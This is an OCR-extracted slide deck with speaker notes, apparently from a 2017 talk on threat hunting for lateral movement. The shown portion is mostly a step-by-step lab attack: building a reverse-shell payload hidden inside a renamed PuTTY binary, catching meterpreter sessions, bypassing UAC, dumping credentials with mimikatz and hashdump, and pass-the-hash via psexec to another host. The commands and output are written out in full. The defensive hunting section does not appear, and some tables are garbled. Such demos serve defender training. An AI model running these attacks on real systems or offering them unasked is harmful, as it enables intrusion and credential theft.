



Threat Hunting for Lateral Movement


Presented by:

Ryan Nolette – Security Technologist

Corgi Edition



\$whoami



- I am currently the Security Technologist for Sqrrl
- 10+ year veteran of IT, Security Operations, Threat Hunting, Incident Response, Threat Research, and Forensics
- GitHub
 - <https://github.com/sonofag1tch>
- Career highlight
 - Time's person of the year 2006



© 2017 Sqrrl Data, Inc. All rights reserved.




Agenda

- Lateral Movement Overview
 - What is it?
 - Common Techniques
- The Lateral Movement Process
 - Compromise
 - Reconnaissance
 - Credential Theft
 - The Lateral Movement event
- Lateral Movement Threat Hunting
- Q&A



What am I referring to when I say Lateral Movement?



- Techniques that enable attackers to access and control systems within your network
- Leveraged for:
 - Access to specific information or files
 - Remote execution of tools
 - Pivoting to additional systems
 - Access to additional credentials
- Movement across a network from one system to another may be necessary to achieve goals
- Often key to an attacker's capabilities and a piece of a larger set of dependencies

© 2017 Sqrrl Data, Inc. All rights reserved.

4

Before we go into detection techniques, let's start by building a foundation of knowledge on Lateral movement. The definition of Lateral movement that I am using is a "term encompassing techniques and tools that enable an attacker to access and/or control systems within your environment."

Something commonly overlooked about lateral movement is that this activity is not the end goal of an attacker, but is instead just a piece of the attack and is often a requirement or dependency of the attacker to achieve their ultimate goal.

The ability to remotely execute scripts or code can be a cornerstone of an attack, but adversaries also attempt to reduce their footprint in environments by abusing legitimate credentials combined with native network and OS functionality to remotely access systems.

Different Types of Lateral Movement



Logon Scripts Exploitation of Vulnerability
Remote File Copy *Application Deployment Software*
Replication Through Removable Media Remote Services
Remote Desktop Protocol Taint Shared Content
Windows Remote Management *Third-party Software*
Pass the Hash Shared Webroot Windows Admin Shares

© 2017 Sqrrl Data, Inc. All rights reserved.

5

Breaking down the attack further, there are [dozens of methods](#) to achieve lateral movement in an environment. Because of this, the attacker has a wide variety of tricks at their disposal. A few of the most common techniques I have seen in the wild are:

Pass the hash (PTH):


A method of authenticating as a user without having access to the user's cleartext password.

Remote Services:

Where an adversary may use valid credentials to log into a service specifically designed to accept remote connections, such as PsExec, RDP, telnet, SSH, or VNC.


Taint Shared Content:

Content stored on network drives may be tainted by adding applications, scripts, or exploits to otherwise legitimate files.



To demonstrate a typical scenario, we'll look at an example where the attacker will attempt to move from the patient 0 compromised system to gather the company's financial records. Next, the attacker discovers that they cannot directly access the files from the infected host. They then attempt to move laterally to another system they can see on the network. When this system also does not have access to the data the attacker wants, the attacker will attempt to move laterally again and again until finally finding a system with the access they want.





We can take the previous scenario and dissect it into stages.

First, we had the initial infection, this occurred by any ordinary means, phishing email, exploit kit, whatever.

Next, we have the compromise stage. This phase differs from the infection stage because we are defining compromise as the attacker has direct access to the system where the infection is defined as automated malware infecting the system. To expand on that, infection is something like getting a trojan on your computer, but compromise does not occur until the malware opens up a connection on the system for an attacker to get direct CLI access to the system.

The third stage is reconnaissance which contains the attacker collecting data about the system they are on and what other systems the attacker can see from the compromised host.

The next stage is credential theft. This stage is vital for the attacker because, without credentials, their ability to move laterally will be extremely limited. Credential theft comes in many forms, and we will dig into that in a bit.


Lastly, comes the actual lateral movement stage where the attacker combines the information they have gathered with the credentials they have gathered and attempt to authenticate to other systems in the environment. These three stages of recon, credential theft, and lateral movement, will be repeated on every system the attacker successfully authenticates.

Infection

Creating the Malicious Payload

```
root@kali:~/Downloads# msfvenom [redacted] platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=31337 [redacted]
[redacted] -f exe -o /tmp/badguy3.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of [redacted]
[redacted] succeeded with size 360 (iteration=0)
[redacted] chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/badguy3.exe
```

Infected Binary



© 2017 Sqrrl Data, Inc. All rights reserved.

9

Now that we have a rough idea of the progression of this attack lifecycle let's dig into the stages a bit more.

First I am going to craft the malicious version of a legitimate binary. Here I am using a legitimate copy of putty and injection a malicious reverse_tcp payload.

I have also renamed the file from badguy3.exe to puttyX.exe so that the end user is not aware of the change in the file. Since I am skipping the infection stage in this write up, I will not be going into how I made this binary or how I tricked the user into running it. #PleaseDontSueMe

Compromise – Meterpreter Session



```
root@kali:~/Downloads# msfconsole -q
[*] Failed to connect to the database: could not connect to server: Connection refused
Is the server running on host "localhost" (::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:31337
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.106:31337 => 192.168.1.106:51463) at 2017-06-16 10:44:21 -0400

meterpreter > []
```

- Communication with the compromised systems and C&C (command and control) servers is established
- Threat actors need to sustain persistent access across the network
- They move laterally within the network and gain higher privileges through the use of different tools

© 2017 Sqrrl Data, Inc. All rights reserved.

10

The first stage that matters is the compromise stage. What you see here is a popular penetration testing suite, called Kali, that is being used to connect to the reverse shell generated by the malware on the target host. You can see that with this shell, I as the attacker, have the ability to run admin-level commands to perform recon of the system and network it is on.

Communication with the compromised systems and C&C (command and control) servers is established

Threat actors need to sustain persistent access across the network

They move laterally within the network and gain higher privileges through the use of different tools

After sending the user the malicious binary I start a metasploit console that is going to wait and listen for a connection request from the user. Below you can see the session being started and initiated by the victim system.

You can also see that the last line in the image reads “meterpreter”. This means I now have a direct shell on the victim system from my attacker system. From this shell I can either run plugins, scripts, payloads, or start a local shell session against the victim.

Compromise – discovering privileges



```
meterpreter > getprivs
=====
Enabled Process Privileges
=====
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > |
```

© 2017 Sqrrl Data, Inc. All rights reserved.

11

First thing I am going to do with my session is see what privileges I have.

Discovering privileges of user who executed the infected binary and compromised the system

Here I can see that the user I have tricked into running my malware is not a local admin and i have very restricted privileges on the system. Good for SecOps but bad for me as an attacker. Luckily, I am not so easily blocked.

I am going to background my meterpreter session so i can load more attacks to use against the host. In this image we can see that the user I am running as is "bjohnson" in the domain "sectechlab" on the host "win7-pc". I can also see that I am currently running as x86 windows and my victim IP is 192.168.1.100.

Compromise – elevate privileges



```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > show sessions

Active sessions
-----
  Id  Type      Information                                     Connection
  --  -
  1   meterpreter x86/windows SECTECHLAB\bjohnson @ WIN7-PC 192.168.1.106:31337 -> 192.168.1.100:51437 (192.168.1.100)

msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(bypassuac) > set LPORT 4443
LPORT => 4443
msf exploit(bypassuac) > set TECHNIQUE PSN
TECHNIQUE => PSN
msf exploit(bypassuac) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.106:4443
msf exploit(bypassuac) > [*] Sending stage (957487 bytes) to 192.168.1.100
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Meterpreter session 2 opened (192.168.1.106:4443 -> 192.168.1.100:51436) at 2017-06-16 10:49:13 -0400
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73882 bytes long being uploaded..
```

© 2017 Sqrrl Data, Inc. All rights reserved.

12

Now that I have the session in the background, I am going to load up a generic UAC bypass exploit (this is patched in current windows versions) and run it against the victim system.

Well what do you know? This enterprise isn't keeping up to date with their patches. Thanks to the successful UAC bypass, I now have a second session started on the victim and this session I can start my evil. How can I do this when the sessions look identical? I can do this because I just bypassed windows user access control. To prove I now have more access, I will rerun the getprivs command on the second session to see if I now have admin privs.

Compromise – confirming elevated privileges



Before elevation

```
meterpreter > getprivs
=====
Enabled Process Privileges
=====
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > |
```

Compromise – migrate to new x64 process

```
meterpreter > execute -f "c:\\windows\\sysnative\\notepad.exe"
Process 2884 created.
meterpreter > migrate 2884
[*] Migrating from 2804 to 2884...
[*] Migration completed successfully.
```

After elevation

```
meterpreter > getprivs
=====
Enabled Process Privileges
=====
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemTimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

13

Bam! Money privs.

Now that I have admin privs, i can just simply give myself system level access and then start hiding myself by starting a new x64 process and migrating into that new process. Here I am choosing to use notepad but in reality this will popup and application on the victim system that the user can then quit and I will lose my session. What i really would do is run a process without a Graphical User Interface (gui) but I don't think I should show that here. #PleaseDontSueMe

Now that I have system level access and have hidden myself in a new process. Let's start the recon!

Reconnaissance – User accounts



- To move laterally within a breached network and maintain persistence, attackers obtain information like network hierarchy, services used in the servers and operating systems
- Check the host naming conventions to easily identify specific assets to target
- Utilize this info to map the network and acquire intelligence about their next move

Recon Local Accounts

```
C:\Windows\system32>net user
```

```
net user
```

```
User accounts for \\
```

Administrator	desktopadmin	Guest
win7		

Recon Domain Accounts

```
C:\Windows\system32>net user /DOMAIN
```

```
net user /DOMAIN
```

```
The request will be processed at a domain controller for domain sectechlab.net.
```

```
User accounts for \\labdc.sectechlab.net
```

Administrator	bjohnson	Guest
jsmith	krbtgt	master
master_a		

Now that we have direct CLI access to the compromised host, we need to enumerate the users on that host, the network that it is on, as well as gather generic system information like running processes and such for possible usage for persistence.

Waste not, want not.

The images that you see are of me using the net user command to find local users on the host as well as domain users who have previously logged in. What I am looking for are admin and power user level users that I can reuse elsewhere in the environment. The first thing I am looking for is the local admin accounts on the system. This account is commonly used as an IT backdoor to get into systems that are having AD issues and is commonly the same username and password on all systems in the environment because it is part of the build process. I beg you not to do this in your environments. There is even a GPO setting that randomizes the local admin password on your systems. There is no excuse for this anymore.

First I want see who I am and where I am. I will run some basic sysinfo, whoami, and hostname commands. But what I really want to know is who has been on this system and where this system is in the network.

Reconnaissance – Network



Network settings

```
C:\Windows\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

Host Name . . . . . : win7-pc
Primary Dns Suffix . . . . . : sectechlab.net
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : sectechlab.net

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : sectechlab.net
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . : 00-0C-29-6A-BB-C8
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv4 Address. . . . . : 192.168.1.100(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Thursday, June 15, 2017 4:19:27 PM
Lease Expires . . . . . : Saturday, June 24, 2017 10:42:21 AM
Default Gateway . . . . . : 192.168.1.1
DHCP Server . . . . . : 192.168.1.1
DNS Servers . . . . . : 192.168.1.1
Primary WINS Server . . . . . : 192.168.1.1
NetBIOS over Tcpip. . . . . : Enabled
```

Mounted Drives

```
C:\Windows\system32>net use
net use
New connections will be remembered.

There are no entries in the list.
```

Check ARP table

```
C:\Windows\system32>ARP -a
ARP -a

Interface: 192.168.1.100 --- 0xb

Internet Address      Physical Address      Type
192.168.1.1           00-0c-29-34-42-0a     dynamic
192.168.1.4           00-0c-29-ea-27-03     dynamic
192.168.1.106         00-0c-29-3a-2b-9f     dynamic
192.168.1.255         ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.252           01-00-5e-00-00-fc     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Reconnaissance – Processes



Running Processes

Processes with Network Connections

Nmap network the host is on

C:\Windows\system32\cmd.exe					meterpreter > netstat					msf auxiliary(tcp) > set RHOSTS 192.168.1.0/24				
tasklist					Connection List					RHOSTS => 192.168.1.0/24				
Image Name	PID	Session Name	Session#	Mem Usage	Proto	Local address	Remote address	State	User	Ende	PID/Program name			
System Idle Process	0	Services	0	24 K	tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	788/vchost.exe			
System	4	Services	0	960 K	tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System			
smss.exe	316	Services	0	1,120 K	tcp	0.0.0.0:5137	0.0.0.0:*	LISTEN	0	0	868/vchost.exe			
csrss.exe	396	Services	0	4,152 K	tcp	0.0.0.0:48153	0.0.0.0:*	LISTEN	0	0	568/vchost.exe			
wininit.exe	448	Services	0	4,296 K	tcp	0.0.0.0:48154	0.0.0.0:*	LISTEN	0	0	568/vchost.exe			
csrss.exe	456	Console	1	9,332 K	tcp	0.0.0.0:48174	0.0.0.0:*	LISTEN	0	0	568/vchost.exe			
winlogon.exe	512	Console	1	6,736 K	tcp	0.0.0.0:48175	0.0.0.0:*	LISTEN	0	0	1984/vchost.exe			
services.exe	548	Services	0	12,260 K	tcp	192.168.1.100:51457	192.168.1.100:31337	ESTABLISHED	0	0	868/vchost.exe			
lsass.exe	560	Services	0	11,832 K	tcp	192.168.1.100:51457	192.168.1.100:31337	ESTABLISHED	0	0	868/vchost.exe			
lsass.exe	568	Services	0	4,140 K	tcp	192.168.1.100:51572	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	688	Services	0	9,368 K	tcp	192.168.1.100:51573	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	748	Services	0	4,132 K	tcp	192.168.1.100:51574	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	788	Services	0	6,456 K	tcp	192.168.1.100:51575	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	868	Services	0	17,256 K	tcp	192.168.1.100:51576	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	916	Services	0	76,580 K	tcp	192.168.1.100:51577	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	960	Services	0	32,484 K	tcp	192.168.1.100:51578	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	1016	Services	0	13,944 K	tcp	192.168.1.100:51579	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	1028	Services	0	15,276 K	tcp	192.168.1.100:51580	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	1128	Services	0	11,360 K	tcp	192.168.1.100:51581	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	1160	Services	0	13,956 K	tcp	192.168.1.100:51582	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	1204	Services	0	36,784 K	tcp	192.168.1.100:51583	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	1372	Services	0	9,164 K	tcp	192.168.1.100:51584	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	1402	Services	0	16,332 K	tcp	192.168.1.100:51585	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	1508	Services	0	20,820 K	tcp	192.168.1.100:51586	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	1584	Services	0	6,120 K	tcp	192.168.1.100:51587	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	1624	Services	0	14,664 K	tcp	192.168.1.100:51588	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	1808	Services	0	11,160 K	tcp	192.168.1.100:51589	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	2148	Services	0	8,620 K	tcp	192.168.1.100:51590	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	2388	Services	0	31,940 K	tcp	192.168.1.100:51591	192.168.1.100:4445	TIME_WAIT	0	0	8/lsass.exe			
svchost.exe	2406	Console	1	7,160 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	416/vchost.exe			
svchost.exe	2748	Console	1	5,212 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	868/vchost.exe			
svchost.exe	2788	Console	1	46,768 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	1372/vchost.exe			
svchost.exe	2900	Console	1	16,624 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	1372/vchost.exe			
svchost.exe	3020	Services	0	16,340 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	868/vchost.exe			
svchost.exe	1792	Console	1	10,736 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	1372/vchost.exe			
svchost.exe	1262	Console	1	2,780 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	1372/vchost.exe			
svchost.exe	1168	Console	1	2,976 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	1372/vchost.exe			
svchost.exe	1532	Console	1	10,760 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	1372/vchost.exe			
svchost.exe	868	Console	1	9,408 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	416/vchost.exe			
svchost.exe	2084	Console	1	13,568 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	416/vchost.exe			
svchost.exe	2000	Console	1	2,240 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	416/vchost.exe			
svchost.exe	1804	Console	1	4,412 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	416/vchost.exe			
svchost.exe	912	Console	1	5,588 K	udp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	1372/vchost.exe			

SMB ports

Port 139 is 'NBT over IP' NETBIOS

Port 445 is 'SMB over IP' PSEXEC usage

Credential Theft

- Once threat actors identify other “territories” they need to access, the next step is to gather login credentials
- Using gathered information, threat actors move to new territories within the network and widen their control
- These activities are often unnoticed by IT administrators, since they only check failed logins without tracking the successful ones

Running Mimikatz

```
meterpreter > load mimikatz
Loading extension mimikatz...
[*] Loaded x86 Mimikatz on an x64 architecture.
success.
```

© 2017 Sqrrl Data, Inc. All rights reserved.

Recover the Kerberos Hashes

```
meterpreter > kerberos
[*] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos.credentials
-----
```

AuthID	Package	Domain	User	Password
0x997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0x79773	RDP			
0x996	Negotiate	SECTIONLAB	WIN7-PC3	+L/>0Re[L>M,Ev;x0 s8dJURQ;:c0yKZ PwMwZ.XMcyA9ry/7f5-bY_LB-MQ6E1ATq sfvc P
LY56160h	NTLM	SECTIONLAB	WIN7-PC3	+L/>0Re[L>M,Ev;x0 s8dJURQ;:c0yKZ PwMwZ.XMcyA9ry/7f5-bY_LB-MQ6E1ATq sfvc P
0x997	Negotiate	SECTIONLAB	WIN7-PC3	+L/>0Re[L>M,Ev;x0 s8dJURQ;:c0yKZ PwMwZ.XMcyA9ry/7f5-bY_LB-MQ6E1ATq sfvc P
LY56160h	NTLM	SECTIONLAB	WIN7-PC3	+L/>0Re[L>M,Ev;x0 s8dJURQ;:c0yKZ PwMwZ.XMcyA9ry/7f5-bY_LB-MQ6E1ATq sfvc P
0x64479	Kerberos	SECTIONLAB	bjohnson	test123!
0x63414	Kerberos	SECTIONLAB	bjohnson	test123!

Recover SAM hashes

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run hashdump

[*] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[*] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e3a4ce782f1949f9324c988b8d04308e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

win7:"m"

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
win7:1000:aad3b435b51404eeaad3b435b51404ee:6d3986e540a63647454a50e26477ef94:::
Desktop0$0m1n:1002:aad3b435b51404eeaad3b435b51404ee:5409776143091046c150075e23e180c5111
```

Next up we have the credential theft stage. What you see here is me running a mimikatz metasploit module. I used this because mimikatz will take credentials out of memory and crack the hashes for me. This allows me to harvest credentials without having to put an executable on the system. These activities are often unnoticed by IT administrators, since they only check failed logins without tracking the successful ones.


```

meterpreter > background
[*] Backgrounding session 2...
msf exploit(hyprssuac) > use exploit/windows/smb/psexec
msf exploit(psexec) > set SESSION 2
SESSION => 2
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(psexec) > set LPORT 31338
LPORT => 31338
msf exploit(psexec) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(psexec) > set SMBDomain sectechlab
SMBDomain => sectechlab
msf exploit(psexec) > set SMBUser bjohnson
SMBUser => bjohnson
msf exploit(psexec) > set SMBPass aad3b435b51464eeaad3b435b51464e0d5ec013f9d9b542d2e1604f9e0333d
SMBPass => aad3b435b51464eeaad3b435b51464e0d5ec013f9d9b542d2e1604f9e0333d
msf exploit(psexec) > set SHARE C$
SHARE => C$
msf exploit(psexec) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.106:31338
[*] 192.168.1.104:445 - Connecting to the server...
[*] 192.168.1.104:445 - Authenticating to 192.168.1.104:445\sectechlab as user 'bjohnson'...
msf exploit(psexec) > [*] 192.168.1.104:445 - Selecting PowerShell target
[*] 192.168.1.104:445 - Executing the payload...
[*] 192.168.1.104:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 192.168.1.104
[*] Meterpreter session 3 opened (192.168.1.106:31338 -> 192.168.1.104:51641) at 2017-06-20 14:03:50 -0400

msf exploit(psexec) > sessions -l

Active sessions
-----
Id  Type      Information                                     Connection
--  --
